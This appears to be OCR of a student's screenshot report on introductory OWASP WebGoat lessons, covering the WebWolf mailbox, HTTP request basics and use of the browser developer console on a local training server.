



- Introduction






aiiisana@webgoat.org will be send to this mailbox.
Only the user part is important the domain can be anything
Mail
More
1–3 of 3
COMPOSE
3 Inbox
Primary
Social
Promotions
webgoat
Test messages from WebWolf -This is a test message from WebWolf, your unique c
7:30 AM
Test messages from WebWolf webgoat@owasp.org
This is a test message from WebWolf, your unique code is: anasiiia
webgoat
Test messages from WebWolf -This is a test message from WebWolf, your unique c
4:21 AM
webgoat
Test messages from WebWolf -This is a test message from WebWolf, your unique c
4:21 AM


WebGoat
WebWolf
Настройки
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/WebWolfIntroduction.lesson/2
Reset lesson
Your mailbox
WebWolf offers a mail client containing the e-mail sent during a lesson. This mailbox is user-specific, so each user has a separate mailbox. All e-mail sent to {user}@.... will end up in this inbox.
Home
Files
Mailbox
Incoming requests
Your password reset link for challenge 9
password-reset@webgoat-cloud.net
Try it; type in your e-mail address below and check your inbox in WebWolf. Then type in the unique code from the e-mail in the field below.
aiiisana@webgoat.org
Send e-mail
anasiiia
Go
Congratulations. You have successfully completed the assignment.


- General



WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/HttpBasics.lesson/1
HTTP Basics
Enter your name in the input field below and press "Go!" to submit. The server will accept the request, reverse the input and display it back to the user, illustrating the basics of handling an HTTP request.
Try It!
Enter your name in the input field below and press "Go!" to submit. Use the Developer Tools to view the HTTP request and response. Can you see the response with the reversed username?
Enter your name: aisana
The server has reversed your name: anasia
POST 127.0.0.1:8080 attack1 jquery.min.js:2 (xhr) json 383 б 221 б
"lessonCompleted" : true,
"feedback" : "The server has reversed your name: anasia",
"feedbackArgs" : null,
"output" : null,
"outputArgs" : null,
"assignment" : "HttpBasicsLesson",
"attemptWasMade" : true
18 запросов 70,58 кБ / 73,90 кБ передано Передано за: 35,04 с



WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/HttpBasics.lesson/2
HTTP Basics
The Quiz
What type of HTTP verb does WebGoat use when submitting the form in this assignment? A POST or a GET? And can you find the magic number?
Is this form sending a POST or a GET: POST
What is the magic number: 54
Congratulations. You have successfully completed the assignment.
POST 127.0.0.1:8080 attack2 jquery.min.js:2 (xhr) json 397 б 235 б
magic_num: "54"
answer: ""
magic_answer: ""
12 запросов 44,26 кБ / 46,42 кБ передано Передано за: 18,03 с





Request is sent, but nothing changed



WebGoat
127.0.0.1:8080/WebGoat/start.mvc?username=aiiisana#lesson/ChromeDevTools.lesson/3
67%
WEBGOAT
Developer Tools
Search lesson
Introduction
General
HTTP Basics
HTTP Proxies
Developer Tools
CIA Triad
Writing new lesson
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4 5 6
Try It! Using the console
Let us try it. Use the console in the dev tools and call the javascript function webgoat.customjs.phoneHome().
You should get a response in the console. Your result should look something like this: phone home said {"lessonCompleted:true, … ,"output":"phone home response is…" Paste the random number, after that, in the text field below. (Make sure you got the most recent number since it is randomly generated each time you call the function)
-1387937382
Submit
Correct, I hope you did not cheat, using the console!

